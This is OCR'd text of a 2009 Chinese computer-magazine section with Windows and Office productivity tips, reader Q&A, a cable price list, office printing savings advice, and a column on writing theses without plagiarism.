
现在，再运行Pushpin，在窗口上右键单击，就会发现右键菜单的下划线变成"W"了，右键加"W"为操作提高了很多速度吧！**(文/李峰)** CF [XF31]



小提示

控制快捷键的是"&"，它在哪个字母前面就会把哪个当做快捷键，如果想把下划线字母改成"t"，只要在替换为中输入Always on &top即可，这种方法在别的同类软件中也一样适用，算是给我们改变软件快捷键的一个新思路。

EmEditor的搜索功能可以识别空格，虽然不可以键入Tab键，但在替换为中输入"\t"，就可以实现空格与Tab键的转换。



让常用触手可及 工作不只快一点

有人将电脑操作归结为单击时代，每天我们要单击多少个按钮呢？不用问，数字一定小不了。每天我们需要做像文件夹的访问，应用程序调用等看似简单但却烦琐的操作，往往为了找到需要的东西而多点好几次按钮，如果我们能够把一些常用的东西放到手边，随时调用，自然效率大增，快人一倍！


常用文件夹哪里放？ → 跟随常用工具



大家平时使用电脑会有一些常用文件夹，这些文件夹的访问频率非常高。但它们往往分布在各个磁盘分区中，访问起来非常不便。如果能够把它们集成到诸如资源管理器、IE浏览器等常用工具中，调用访问岂不快哉！

第一步：下载FindeXer（下载地址：http://work.newhua.com/cfan/200906/fx.zip），首先运行库vcredist_x86.exe，然后再运行目录里面的Register.bat，确保出现成功的提示框（如果失败可直接将压缩包中的“FindeXer.dll”复制到“C:\WINDOWS\system32”，注意运行Register.bat路径里一定不要出现中文，暂不支持Windows Vista系统）。

第二步：最后重启电脑或在任务管理器里面重启“explorer.exe”重新打开资源管理器，依次单击“查看→浏览器栏”，然后勾选“FindeXer”，可以看到资源管理器的常见任务变成了FindeXer模式。定位到常用文件夹所在的路径，然后将它们依次拖拽到左侧的常见任务窗格中，当然，我们也可将应用程序文件拖进来（见图1）。以后如果要访问该文件夹或者调用该程序，只需在资源管理器中的任务窗格中找到并单击即可。类似的，打开IE浏览器通过“查看→浏览器栏”勾选“FindeXer”也可快速调用文件夹或者程序。



小提示

右键单击左窗格中的图标可编辑、移除对应的项，而且可添加分割线进行分组。取消上面对“FindeXer”的勾选可恢复到资源管理器的正常模式。另外，Windows Vista系统不需要第三方软件，可直接通过拖拽将文件夹或者程序拖拽到资源管理器的常见任务窗格中。对于使用Fixfox的用户来说，只需把常用到的文件夹拖放到“自定义链接”的后面即可添加文件夹路径的快捷调用。

常用文件夹哪里放？ → 挂在右键菜单



每天最为烦琐的就是要找寻各个目录或者文件夹了，其实桌面右键菜单是一个很好的载体，把常用目录放在右键菜单里，调用就方便多了。

第一步：运行FileMenu Tools(下载地址：http://work.newhua.com/cfan/200906/ft.rar)软件后，先依次单击“选项→Language→简体中文”，切换为中文界面，单击软件主界面右侧的“FileMenu Tools命令”选项，这里会看到很多右键功能，我们先把不需要的功能取消，直接取消对复选框的勾选即可。

第二步：在左侧的“操作”区域中单击“添加命令”链接，这时在右侧命令列表中就可以看到多了一个“新建命令”，而同时左侧也会显示“属性”区域以进一步对新添加的命令进行设置。在“属性”区域中的“菜单文本”处输入要添加目录的名字，如“稿件目录”。

第三步：在资源管理器中打开常用的目录，将路径复制下来，粘贴到“程序”一栏下（见图2，这里不要单击浏览按钮，那样无法添加目录），单击软件上方工具条的绿色的“应用更改”按钮即可。



按照同样的方法可以建立多个常见目录。以后，当我们需要打开某个目录时，只需在某个文件上右键单击，在右键菜单的“FileMenu Tools”中选择添加的目录，如“稿件目录”即可打开该目录了（见图3）。

小提示

使用这个软件添加的右键菜单有个局限，就是必须要在某个文件上右键单击才会出现，如果想摆脱这个限制而又只想添加常见目录到右键菜单的话，可以下载Directory for speed（下载地址：http://work.newhua.com/cfan/200906/dfs.rar），运行后在软件界面上单击“添加”按钮，然后在弹出的窗口中输入常用文件夹的名称，选择目标文件夹所在位置后单击“确定”即可。



常用软件哪里放？ → 组合右键菜单

对于常用软件，我们有很多的方式启动，各种快速启动软件也很多，例如，2009年第3期56页《把快速启动放在“苹果”里》一文介绍的“快快捷”。不过上面的方法，让我们想到放在右键里会更方便。而这FileMenu Tools也能轻松办到！

第一步：运行软件后，切换到软件主界面右侧的“FileMenu Tools命令”选项，单击左侧的“操作”区域中单击“添加命令”链接。

第二步：在“属性”区域中的“菜单文本”处输入添加程序的名字，例如“上传文件”，然后再在“程序”处单击“浏览”按钮，选择目标程序，完成了常用程序的添加后，单击主界面上方工具条的绿色的“应用更改”按钮即可。这时，在桌面上单击打开右键菜单，就可以看到新添加的程序快速访问通道，单击后即可启动对应程序了。

> **小提示**
>
> 在开始菜单的“运行”窗口中，输入“sendto”，回车后即可打开一个目录，这个当前用户右键菜单中的“发送到”菜单，把程序的快捷方式拖动到该目录下，即可将常用程序添加进来，不过这里的列表会在右键菜单的“发送到”一项中。当然这个方法也适用于Directory for speed，而且Directory for speed添加的菜单可以随时调用。

常用短语哪里取？ → 定义快捷输入


除了打开常用路径和软件浪费时间外，平时输入文字时一些自己常用的短语也会影响速度，解决这个问题迫在眉睫，其实在搜狗输入法中简单设置一下就好了。例如我们常输入的“北京《电脑爱好者》杂志社”，就可以简单改为“cf”

第一步：右键单击搜狗输入法图标，选择“设置属性→高级设置→自定义短语设置”，在弹出的设置窗口中，单击“添加新定义”（见图4），

第二步：然后在上面的缩写中输入“cf”，在下面的窗口中输入要代替的字：“北京《电脑爱好者》杂志社”，



单击“确认添加”即可。最后保存软件设置。这样当打出“cf”的时候下面就提示了设定的短语，直接按“空格”键即可以输入（见图5）。**(文/老五 隆珍辉)** [XF32]



> **小提示**
>
> 搜狗的自定义短语还支持各种符号，例如“→”即可以定义为“jt”，这样用时就不用自己再找了，这对常输入化学表达式的老师们来说很有帮助。

小抄速记

Slightly copies the shorthand

Q1 重新安装瑞星，为何又提示我卸载？

答：这种情况应该是你以前安装的瑞星版本没有卸载或者卸载不干净，瑞星安装包如果检测到电脑中安装有瑞星，会提示你卸载，卸载后再安装就可以了。如果是卸载了但还提示卸载，那就是没有卸载完全，可以使用专门的工具：瑞星2009卸载工具（下载地址：http://work.newhua.com/cfan/200906/rxxz.zip）来卸载。

Q2 用酷狗音乐试听歌曲后，如何取消自动下载？

答：播放器能试听音乐必然要预下载歌曲文件，否则，酷狗音乐试听歌曲时自然也无法自动下载。如果试听后不喜欢，那可以单击歌曲后面的停止按钮，然后在音乐列表中勾选该歌曲前面的复选框，然后右键单击，选择“删除下载”即可。

Q3 有个文件无法删除怎么办？

答：无法删除的原因有很多，最简单的就是某个程序还在调用这个文件，检测一下，把相关程序关掉再删除即可。如果普通方法无法删除，而你又确定该文件无用，那么可以使用“超级巡警暴力文件删除工具”（下载地址：http://www.sucop.com/2009/0214/36.html）来删除。

Q4 运行一个软件，全屏后按哪个键才能退出？

答：一般软件都会把“ESC”作为退出键，按下该键即可退出或者切换全屏，但有的软件采用另外的方式退出，我们可以在全屏的窗口中右键单击，看右键菜单里是否有“退出”选项。如果不行的话，可以按“Ctrl+Alt+Delete”调出系统任务管理器，在应用程序窗口找到该软件，单击“结束任务”即可。或者选中该程序，右键单击选择“转到进程”，然后关闭该进程即可。

Q5 我使用的杀毒软件是NOD32，没有退出项怎么办？

答：一些杀毒软件出于安全考虑，没有设置退出操作，所以我们无法按照常规，右键单击图标，选择退出了。不过这些软件，一般都会提供暂时禁用选项，例如你的NOD32，右键单击托盘区图标，选择“禁用病毒防护和间谍软件防护”即可，不过暂停后要及时回复哦！ [XF33]

安装Nubs（下载地址：http://www.appinn.com/nubs/）后，将桌面上的窗口拖动到屏幕边缘，窗口就会变成小标签，双击即可恢复。

微软Office充电站



轻松创建人事信息库

人员是企业管理的核心，作为人力资源的员工，利用Office 2007就可以轻松创建人事信息库，整理出全体公司员工的基本信息，并将员工的联系方式添加到Outlook联系人中，以便于与员工进行及时的通讯联络。

要解决的问题：

1 如何把列标题转换为表的标题，在浏览数据的同时，保持标题始终可见？

2 如何才能让“人事信息库”像一个系统那样，通过对话框来输入或查询员工信息？

3 如何根据“入职日期”列的数据自动计算出员工的工龄，以及年假的天数？

4 将人事信息库中的员工联系电话、邮件地址等信息导入到Outlook联系人中，有没有快捷一些的方式？



想保持标题始终可见？你可以这样做

首先我们有一个员工信息的Excel表，表中列出了员工的姓名、生日、家庭地址、身份证号码、电子邮件等，这个表就是基本的员工信息库。

由于在员工信息库中含有大量的员工记录，这样一来，浏览数据就会变得不是十分方便了，如何才能在浏览数据的同时，保持标题始终可见呢？

此时可以选中所有员工记录和标题所在单元格区域，按组合键“Ctrl+T”打开“创建表”对话框，选中“表包含标题”复选框，单击“确定”按钮，将数据区域转换为表（见图1）。

将数据区域转换为表之后，在表中任意位置处单击，然后滑动鼠标滑轮或拖动工作表中的垂直滚动条浏览员工信息。此时可以发现，工作表的列标转换成了表的标题，这样就可以在浏览中始终看到表的标题了。



保持标题始终可见



想通过对话框输入和查询员工信息？你可以这样做

希望“人事信息库”能够像一个系统那样，通过对话框来输入或查询员工信息，此时可以按照如下步骤进行操作（见图2）。


使用记录单查看和添加客户信息

第一步：

单击快速访问工具栏右侧的下三角按钮，执行“其他命令”命令，打开“Excel选项”对话框。

第二步：

在“从下列位置选择命令”下拉列表框中选择“所有命令”，并在下方的列表框中选中“记录单”。然后单击“添加”按钮将其添加到右侧的列表框中（见图3）。



将“记录单”命令添加到快速访问工具栏

第三步：

设置完成后单击“确定”按钮，即可在快速访问工具栏中看到“记录单”按钮。

第四步：

选中表中任意单元格，然后单击快速访问工具栏中的“记录单”按钮，即可打开图2所示的对话框，可以在此查看和编辑员工信息，进行添加记录，浏览记录，修改记录和删除记录等操作。

想计算员工工龄和年假天数？你可以这样做


如何根据“入职日期”列的数据自动计算出员工的工龄，以及年假的天数，这时可以按照如下步骤进行操作。

第一步：

在表相邻列的“J2”单元格中输入字段名“工龄”并按Enter键，可以发现所选表格样式自动应用到所添加的字段当中（见图4）。

第二步：

在“J3”单元格中输入用于计算第1个员工工龄的公式“=DATEDIF(F3,TODAY(),"Y")”。表的格式



表格样式的自动扩展

Word 2007中，输入3个"="回车，得到双直线，三个"#"得到中间加粗的三直线。

扩展到“工龄”列后，无需填充，Excel将自动将该单元格中的公式填充至该列其他单元格。

DATEDIF函数用于计算两个日期之间的天数，其语法结构为DATEDIF(start_date,end_date,unit)

- start_date：代表时间段内的第一个日期，即起始日期。
- end_date：代表时间段内的最后一个日期，即结束日期。
- unit为所需信息的返回类型：
- 当unit参数为"Y"时，函数返回时间段中的整年数。
- 当unit参数为"M"时，函数返回时间段中的整月数。
- 当unit参数为"D"时，函数返回时间段中的天数。
- 当unit参数为"MD"时，函数返回start_date与end_date之间天数之差，忽略日期中的月和年。
- 当unit参数为"YM"时，函数返回start_date与end_date之间月数之差，忽略日期中的日和年。
- 当unit参数为"YD"时，函数返回start_date与end_date之间天数的差，忽略日期中的年。

第三步：

按照规定，员工累计工作已满1年不满10年的，年休假5天；已满10年不满20年的，年休假10天；已满20年的，年休假15天。按照类似的方法，在表相邻列中添加“年假天数”列，并在“K3”单元格中输入计算第一个员工带薪年假天数的公式“=IF(J3<1,0,IF(J3<10,5,IF(J3<20,10,15)))”，Excel将同样会自动填充至该列其他单元格，这样就得到了每个员工的带薪年假天数。

IF函数用来执行真假值判断，根据逻辑计算的真假值，返回不同结果。可以使用函数IF对数值和公式进行条件检测。其语法结构为IF (logical_test,value_if_true,value_if_false)，各参数说明如下：

- logical_test：需要检验真假的任意值或表达式。
- value_if_true：logical_test为TRUE（真）时返回的值，value_if_true也可以是其他公式。
- value_if_false：logical_test为FALSE（假）时返回的值，value_if_false也可以是其他公式。

想将员工联系方式快速导入到Outlook？你可以这样做

希望将人事信息库中的员工联系电话、邮件地址等信息导入到Outlook联系人中，以便于与员工进行沟通，这时有没有快捷一些的方式呢？

此时可以按照如下步骤进行操作。

第一步：

打开含有员工联系方式的工作簿，选中包含标题行在内的整个表格。

第二步：


在“公式”选项卡的“定义的名称”选项组中，单击“定义名称”按钮，打开“新建名称”对话框。在“名称”文本框中输入“员工信息”，作为所选单元格区域的名称，输入完成后单击“确定”按钮。

第三步：

单击Office按钮，在随即打开的下拉菜单中执行“另存为”命令，打开“另存为”对话框。在“保存类型”下拉列表中选择“Excel 97-2003工作簿(.xls)”，单击“保存”按钮，将其保存到指定位置处。

第四步：


打开Outlook 2007，执行菜单栏中的“文件→新建→文件夹”命令，打开“新建文件夹”对话框。在“名称”文本框中输入“员工通讯录”，在“文件夹包含”下拉列表中选择“联系人项目”，在“选择放置文件夹的位置”列表框中选择“联系人”，设置完成后单击“确定”按钮（见图5）。



打开“新建文件夹”对话框并进行设置 5

第五步：

执行“文件→导入和导出”命令，打开“导入和导出向导”对话框，在“请选择要执行的操作”列表框中选择“从另一程序或文件导入”（见图6）。



“导入和导出向导”对话框 6

第六步：

单击“下一步”按钮，打开“导入文件”对话框，在“从下面位置选择要导入的文件类型”列表框中选择“Microsoft Excel 97-2003”。

第七步：


单击“下一步”按钮，单击“导入文本”文本框右侧的“浏览”按钮，打开“浏览”对话框，选中之前保存的含有员工信息的工作簿，单击“确定”按钮，返回至“导入文件”对话框。

第八步：

单击“下一步”按钮，在“选择目标文件夹”列表框中，选择“员工通讯录”。

第九步：

单击“下一步”按钮，打开“导入文件”对话框。单击“映射自定义字段”按钮，打开“映射自定义字段”对话框，左侧列表框中的“值”即为Excel工作簿中名为“员工信息”单元格区域的员工信息，将其拖动到右侧对应的“映射源”中，使其与Outlook的联系人信息相对应（见图7）。



设置“映射源” 7

第十步：

设置完成后单击“确定”按钮，返回“导入文件”对话框，单击“完成”按钮，Excel工作簿中的员工信息便会自动导入到Outlook联系人中。在Outlook 2007的左侧窗格中，选择“联系人”选项卡，并单击“员工通讯录”文件夹，即可看到刚刚导入的员工信息（见图8）。**(文/Office 专家)** CF [XF34]



由Excel工作簿导入到Outlook联系人中的员工信息 8

Excel 2003中，可通过“视图→工具栏→文本到语音”开启朗读单元格功能，以检校输入的数据。



电脑的各种连接线是山寨货泛滥的领域，不过只要不是高保真音乐、超长度等应用，一般品牌的连接线都能满足日常的要求。下面的报价就是一般品牌的价格，如果是名牌线，则价格可能会高出1-3倍。另外要注意防备黑心劣质线，购买时注意观察线的做工、份量，并多比较几种线，即可避免。

2008年奥运会来临之机，买了一个全高清电视，同时知道北京开通了免费的无线数字地面高清电视信号，只需要买一个无线数字高清机顶盒，连接上室外天线，即可在电视上收看无线的全高清电视了。

可因为国家标准也刚刚制定，符合国标的无线高清机顶盒产品非常少，现有的产品价格也居高不下。突然在一个高清专业论坛发现了一个同洲N8188高清地面机顶盒的团购，组织者说厂家直销，刚拿到的新款解码芯片（可同时支持内地和香港的无线高清标准），先只做100台，再逐渐完善设计，价格只有目前市价产品的一半不到。

看着价格便宜一半，功能还更丰富的"样品"机，不由得动心，赶快直接汇款参加这个有风险的还在设计阶段的网络团购。半个月之后，机器终于快递来了，赶快又买室外天线、制作信号传输线等。终于在奥运前3天看上了免费的数字高清节目了，效果真的是棒极了。整个奥运期间，就伴随着这台样品高清机度过了许多激动的时刻。

当然，样品真的不愧是样品，毛病真的不少：发热量高，待机功率跟开机功率差不多，不能录像，有时候换台花屏需要重新启动电视机，信号灵敏度也不够满意。

虽然暗伤这么多，但总体还是非常满意：因为价格便宜，因为主要性能满意，因为也算支持创新产业，因为厂家也声明过不满意包退和免费升级。因此，为了满足尝鲜的心理，这点暗伤也就完全不予挂怀了。 CF [XF35]

电脑连接线材报价表

类别	线材	价格
usb相关	USB打印线A/B线(3米)	12元
	USB线标准2.0打印线A/B线1.5米	12元
	USB线标准2.0延长线公/母线3米	15元
	USB线标准2.0延长线公/母10米	40元
	USB转PS2	15元
数据线	SATA数据线,串口	5元
	弯头带扣SATA数据线，带铁扣SATA数据线	10元
	ATA33光驱线	5元
	ATA133、IDE数据线	15元
	ATA133线，高速133硬盘线,IDE数据线45公分透明	20元
	SATA转ESATA线1米	10元
PS2相关	鼠标延长线1.5米	4元
	鼠标键盘大转小线	5元
音视频相关	音频延长线3.5公转3.5母线3米	5元
	音频线一对一，3米延长线	5元
	音频线一分二线，3.5公分二3.5母头	5元
	三对三色差线1.5米	12元
	S端子线4对4针3米	10元
	7针转色差线	10元
	7针转三AV转S端子线	10元
	7针转AV线、7针转莲花母线、7针转单AV	5元
	HDMI转DVI线1.5米	30元
	DVI转VGA线1.8米	30元
	HDMI线纯铜1.5米	40元
	HDMI转DV线3米	50元
	纯铜KDMI转HDMI线1.8米	40元
	1394火线6/6	80元
	MV线、视频线5米	12元
	VGA转S端子+AV线	12元
	VGA转8针线	12元
	VGA线双磁环普通纯平显示器信号线10米	30元
	VGA线显示器投影机线VGA线针/针3+4 96编3米	30元

小抄速记

Slightly copies the shorthand

Q1 怎样在Excel 2007中使用表间的比较功能？

答：打开需要比较的两张表，在"视图"选项卡上的"窗口"组中，单击"并排查看"。

Q2 如何在PPT中裁剪图像并丢弃所裁剪的部分？

答：先点击"裁剪"按钮，然后剪裁图片。若要删除已剪裁掉的部分，单击工具栏上的"压缩图片"按钮。然后在对话框中选择"删除图片的裁剪区域"选项。

Q3 完成PPT后，要在一台没有PowerPoint的电脑上演示，该怎么办？

答：在Office 2007中，选择 左上角的"Microsoft Office 按钮"，指向"发布"，使用里面的"打包成 CD"，或"打包至文件夹"菜单项即可。该功能可以将演示文稿、它所链接的所有文件、自己选择的相关文件，连同PowerPoint 播放器打包。可通过刻录机刻成 CD，或是用U盘将文件带到其他电脑上。

Q4 想对我的文件设置密码怎么办？

答：在Word 中，单击"工具"菜单中的"选项"命令，打开"选项"对话框，然后单击"安全性"选项卡，在"打开文件时的密码"和"修改文件时的密码"框中键入要设置的密码，单击"确定"，退出对话框，保存文档后，该文档在下次被打开或被修改时，会提示输入密码。在Excel和Powerpoint中，设置密码的方法与此相同。

Q5 如何设置首字下沉？

答：步骤很简单：选择要进行首字下沉的字，然后单击"插入"选项卡上的"首字下沉"。注意只能对单个字进行首字下沉，即使选择文字块，也只有第一个字受影响。此外，只有段落第一个字才能变为首字下沉。

Q6 为Excel表格设计格式，哪种方式最快？

答：首先选择表格，在"表格工具"出现并显示"设计"选项卡，从包含边框、底纹、颜色和其他格式的协调表格样式阵列中进行选择。

Q7 要向页面或文字添加边框或底纹，该如何入手操作？

答：首先找到"页面布局"选项卡，在该选项卡上，单击"页面边框"，打开"边框和底纹"对话框。选择对应的选项卡："边框"应用于文字或段落；"页面边框"应用于整页或某个章节；"底纹"应用于文字或段落。**（文/Office专家）** CF [XF36]

在Excel单元格中输入"（88）"，按一下回车键，则会自动显示为"-88"。

省！省！省！办公室打印我最省！

最近，受金融危机影响，公司内部降低成本的呼声越来越大，有没有办法在打印机上节约呢？当然！在办公室打印上可以节省不少呢。

节省打印之只选对的

激光打印机的长寿命、快速度、低消耗使得它是办公打印机的唯一之选。虽然机器价格高点，但耗材使用成本只有喷墨打印机的1/3左右，这还不算激光打印机的长寿命。所以，选对了打印机，才是节约的根本。。

使原装耗材节约：10000元

使兼容耗材节约：3000元

按每月打印3000张，每年节约的总费用计算，且是理想状态，下同。

小提示

虽然说家用型激光打印机，在纸张的适应性、纸盒容量、打印负荷量、墨粉盒容量、走纸机构等方面并不适合高强度办公室打印，但如果打印量不算太大（每月几千张）、正确使用、勤于维护，家用激光打印机也完全可以胜任。但购买时要先了解该型号是否容易灌粉。

节省打印之灌粉术

激光打印机有两个关键耗材：硒鼓和墨粉。墨粉相当于钢笔的墨水，墨水用完了，就需要添加。硒鼓也有寿命，家用型一般是6000页左右，不过可以只更换硒鼓的光电管（约硒鼓价格的30%左右）来延长硒鼓寿命。

节约：3000元




小提示

自己灌粉，灌一次粉需30元左右。专业人士价格100元左右，还可顺带维修硒鼓小毛病，不过也要预防上当。



网络大补贴：图解灌粉方法

http://office.pconline.com.cn/skills/0803/1252793.html。



节省打印之共享术

现在有一种“打印服务器”的小盒子，仅200元人民币左右，打印机可以通过它直接连接到局域网实现24小时打印共享，可以少用一台电脑连接打印机并节省电费。

节约：500元

网络大补贴：打印服务器指南

http://network.ccidnet.com/art/1084/20080917/1572105_1.html。

节省打印之减少打印页

在Word 2007中，执行“打印→打印预览”进入打印预览界面。在“预览”功能组中，单击“减少一页”按钮（见图1），Word自动通过改变字号大小及字符间距，将整个文档减少一页。可多次单击，不能再减时Word会弹出提示，一般一个文档可以减少15%的左右的打印页。

节约：500元

小提示

调整“页边距”效果也很明显。在Word 2007“页面设置”功能组中，单击“页边距”下拉箭头，选择“窄”项即可。窄边距可以节约15%左右的纸张。

节约：500元

节省打印之合并缩放打印

合并打印就是将两页（或更多页）打印到一页纸上面，以HP激光打印机为例，点击“开始→设置→打印机和传真”，在打印机图标上右键点击，选择“属性”，选择弹出窗口下部的“打印首选项”，然后在新弹出窗口（见图2）“文档选项”栏里，设置“每张纸上的页面数”为2。这样以后打印每页纸上都会并排打印2页了。注意要即时调整回来。

节约：500元

小提示

如果想实现缩放打印，如在A5的纸上打印A4的文档，可在图2所示的窗口，选“效果”选项卡，然后勾选“文档打印在 A5”，并选中“缩放以适应介质”即可。在此窗口中还可以设置任意比例的缩放。

在Word中打印时，会弹出一个打印设置窗口，此窗口右下角即可设置上面介绍的缩放打印。注意：打印机中设置缩放，任何打印都将缩放。

节约：400元

节省打印之淡墨打印

在打印机属性中设置“节省墨粉模式”（有的称为“经济打印模式”），可以多打印30%的纸张数。以HP激光打印机为例，进入如图2所示意的窗口（方法见上面介绍），勾选“EconoMode（节省墨粉）”即可。



节约：800元

小提示

在图2所示窗口中，点击“详细资料”，然后再选择“打印图像更淡”，此设置会显著节墨,因为图像打印非常费墨。

节省打印之双面打印

在Word 2007中就可以很简单地实现一个文件的双面打印。单击“Office”按钮，选择“打印”，勾选“手动双面打印”项，打印时Word先打印1、3、5等单页，打印完单页后会提醒换面打印。

节约：500元

小提示

双面打印因静电粘连易发生卡纸现象，卡纸后重打也非常麻烦，建议当打印到反面时，守候在打印机旁，手动送纸，打印一张送一张，可避免卡纸。

节省打印之反面打印


因双面打印麻烦笔者不推荐，为节约纸张可将打印过一面的纸张留起来，在打印另外不重要的文件时用反面打印。反面打印要注意：反面纸要尽快使用，纸张码放整齐、不要有褶皱，打印时出现粘连现象最好手动送纸，打印一张放置一张。

节约：500元

（文/越野苍狼） CF [XF37]

小提示

大批量集中打印时，如果无人守候在打印机前，建议不要用反面纸张打印，因无人守候易出现严重卡纸，损害打印机走纸机构和硒鼓，降低打印机寿命和打印质量。



防抄袭！论文大餐巧烹制

果果：眼下，毕业班的同学都开始忙论文了。大学几年的研究能力如何，论文见分晓！俗话说"借鉴精华是美德"，但是"借鉴"过了头，可就是"抄袭"啦！抄袭？抄袭！怎么一听到这个词就直哆嗦？想拿出响当当的论文来吗？请跟我来。

老师是如何查抄袭的？

知己知彼，百战不殆。

1 一般老师的评判标准是在百度、Google中不能轻易搜到。有老师笑称"关键字搜索结果前100页都看过了"，你打算从101页抄起吗？其实有一定专业积累的老师，不用网搜也可从论文逻辑、引用数据、上下文的衔接等来判断，就看他是否点破了。

2 对于中文论文，部分老师在期刊平台如知网的搜索系统中输入有代表性的段落、语句，检查与其他论文的重合率；部分老师用本学科平台搜索（如法学论文检索http://www.paperpass.org）；部分老师用本校自主开发的检测系统，一般都是基于我国的中国学术期刊论文库；部分老师采用新型防抄袭软件——电子狗，只要联网启动软件，论文中的抄袭部分就会变色，有多少是从网上抄袭的一目了然，这类软件对于学生是保密的。

3 对于英文论文，一般用http://www.mydropbox.com、http://plagiarism.phys.virginia.edu/Wsoftware.html等搜索，用的是国外数据库。如果你在名牌大学读本科或读研，就得注意了。

把握尺度合理借鉴

东拼西凑、移花接木、注水凑字、中英直译，甚至找枪手代笔、在网上买论文都是很危险的，就算文字通过了，答辩时一问三不知也会露出马脚。

注意，要体现独创性和研究性，如果引用他人观点，最好在理解之后用自己的话来组织，表现出思考过程和结果。借用自他人的结论要有文献标注，这属于引用，不然超过一定的字数就是抄袭。通过网络平台自查，正式提交前，先给老师过目，是否有抄袭嫌疑。当然，最有效的办法还是从根源上去着手。第二届"超级编辑记者大挑战"活动的优胜者张之今年大四，下面看看他是如何认认真真烹制这道论文大餐的。

图书馆里宝藏不少

巧妇难为无米之炊，没有足够的资料，光靠"闭门造车"是没法写出高质量论文的。如何找到合适的原料呢？

图书馆和资料阅览室是最好的地方。很多有价值的书目和期刊，不仅可以提供素材，而且还能够启发我们论文的研究方向和思路。

每个学校都订购了很多网络学术数据库，我们可以方便地搜索到大部分公开出版的学术期刊资源。使用这些数据库往往不需要输入用户名和密码，直接点击"IP登录"即可。

使用范围比较广的是"中国知网"（http://www.cnki.net/index.htm，见图1），登录后可以看到一个搜索界面，页面下方可以选择数据库，比如"中国期刊全文数据库"、"博士学位论文数据库"、"硕士学位论文数据库"等，由于各个学校订购的数量不同会略有差异。键入搜索词之后，可以选择关键词出现的位置，比如关键词、摘要、题目、作者等，搜索结果出来之后可以点击查看摘要，还可以下载PDF文件查看全文。

1

每个学校的图书馆会根据自身的学科特点，订购一些学科数据库，非常宝贵，要充分利用。

搜索引擎的特殊地盘

